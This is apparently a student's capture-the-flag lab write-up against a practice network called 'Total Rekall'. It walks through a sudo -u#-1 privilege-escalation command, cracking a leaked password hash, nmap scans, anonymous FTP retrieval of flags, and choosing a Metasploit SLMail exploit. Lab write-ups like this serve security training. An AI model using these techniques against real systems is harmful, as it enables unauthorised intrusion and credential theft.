


```
┌──(root💀kali)-[~]
└─# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/alice: No such file or directory
$ 
```



```
$ sudo -u#-1 cat /root/flag/12.txt
cat: /root/flag/12.txt: No such file or directory
$ sudo -u#-1 cat /root/flag12.txt
d7sdfksdf384
$ 
```


Day 3 F1: I accessed the GitHub repository for Total Rekall. In a previous flag I had to find the user credentials to crack with john. I was tasked with finding it again. In the file xampp.users.




github.com/totalrekall/site/blob/main/xampp.users
site / xampp.users
totalrekall Added site backup files
Code
Blame
1 lines (1 loc) · 46 Bytes

```
trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0
```

The cracked password it Tanya4life. Once I cracked her password I did an initial scan with the command **nmap -sn 172.22.117.0/24** which will give me back all the IP addresses that are on that subnet. Once the scan was completed and the two IPs I got back were **172.22.117.10** ,**172.22.117.20** and **172.22.117.100.** Once I determined that the of the IP ending in .100 was the machine I was working on. With that information, In the URL I entered the IP ending in .10 and nothing happened but when I entered the IP ending in .20. I was prompted to give user credentials.



```
┌──(root💀kali)-[~/Documents/day_2]
└─# nmap -sn 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2025-04-22 13:57 EDT
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.0023s latency).
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.0034s latency).
MAC Address: 00:15:5D:00:04:02 (Microsoft)
Nmap scan report for 172.22.117.100
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 8.47 seconds
```




Save password for http://172.22.117.20?

Username: trivera

Password: Tanya4life

□ Show password


Once I logged in I was directed to this page, with a link to the second flag text file



Index of /

Name	Last modified	Size	Description
flag2.txt	2022-02-15 13:53	34	


Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 80



```
4d7b349705784a518bc876bc2ed6d4f6
```


Day 3 F3:

What I did first was do an aggressive scan on the two IPs that I have with the command **nmap -A 172.22.117.10 and 172.22.117.20.**
My objective was to access a file on another machine using FTP to access it. In the first screenshot you can see that on the IP ending in .20 has an open FTP port.




```
┌──(root💀kali)-[~/Documents/day_2]
└─# nmap -A 172.117.22.10 172.22.117.20                                          130 ✗
Starting Nmap 7.92 ( https://nmap.org ) at 2025-04-21 21:24 EDT
Nmap scan report for syn-172-117-022-010.res.spectrum.com (172.117.22.10)
Host is up (0.028s latency).
All 1000 scanned ports on syn-172-117-022-010.res.spectrum.com (172.117.22.10) are in igno
red states.
Not shown: 1000 filtered tcp ports (no-response)
Too many fingerprints match this host to give specific OS details
Network Distance: 18 hops

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   0.25 ms  172.24.0.1
2   ... 17
18  22.59 ms syn-172-117-022-010.res.spectrum.com (172.117.22.10)

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00048s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp            32 Feb 15  2022 flag3.txt
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
|_ftp-bounce: bounce working!
25/tcp  open  smtp          SLmail smtpd 5.5.0.4433
| smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, X
TRN
```

When I ran the scan on that specific port with the command **nmap -p 21 ftp.totalrekall.net** the output that was returned showed that the FTP port 21 was open but it was filtered.




```
┌──(root💀kali)-[~/Documents/day_2]
└─# nmap -p 21 ftp.totalrekall.net
Starting Nmap 7.92 ( https://nmap.org ) at 2025-04-22 14:08 EDT
Nmap scan report for ftp.totalrekall.net (103.224.182.213)
Host is up (0.016s latency).
rDNS record for 103.224.182.213: lb-182-213.above.com

PORT   STATE    SERVICE
21/tcp filtered ftp

Nmap done: 1 IP address (1 host up) scanned in 6.96 seconds
```

I then used the command **ftp 172.22.117.20** to try to access the port. In the first screenshot for this flag you can see that it says ftp:anon: Anonymous FTP login allowed, this means that you do an anonymous login. So below I ran the command **ftp 172.22.117.20** which is the target IP and it started a session with that host.




```
┌──(root💀kali)-[~/Documents/day_2]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> shell
?Invalid command
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp            32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> 
```

Once I transferred the file I opened a new tab in my terminal and was able to find flag 3 in my Downloads.



```
root@kali: ~/Downloads ×    root@kali: ~/Downloads ×

┌──(root💀kali)-[~]
└─# ls
192.168.13.13  Documents  f5.php  file3    LinEnum.sh  Pictures  script.jpg.php  Templates
Desktop        Downloads  file2   idleapp  Music       Public    Scripts         Videos

┌──(root💀kali)-[~]
└─# cd Downloads

┌──(root💀kali)-[~/Downloads]
└─# ls
burpsuite_community_linux_v2025_2_4.sh  flag3.txt

┌──(root💀kali)-[~/Downloads]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278

┌──(root💀kali)-[~/Downloads]
└─# 
```


Day 3: F4: For this flag is asked me to find the machine that is running the SLMail service. So from that I know that I need to scan port 110 because I know that port 110 is the pop3 which is the post office protocol and that handles all the mail for that IP subnet. The output I received was that on the IP that ends in .20 was the one with the open pop3 port.




```
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.0013s latency).

PORT    STATE SERVICE VERSION
110/tcp open  pop3    BVRP Software SLMAIL pop3d
MAC Address: 00:15:5D:00:04:02 (Microsoft)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
Service Info: Host: rekall.local

TRACEROUTE
HOP RTT     ADDRESS
1   1.25 ms Windows10 (172.22.117.20)
```

Armed with that information I then went to metasploit and searched for anything that had anything with SLMail or pop3 in the name. The only one that was listed was **exploit(windows/pop3/seattlelab_pass.**

I filled out the required parameters for the exploit to run.

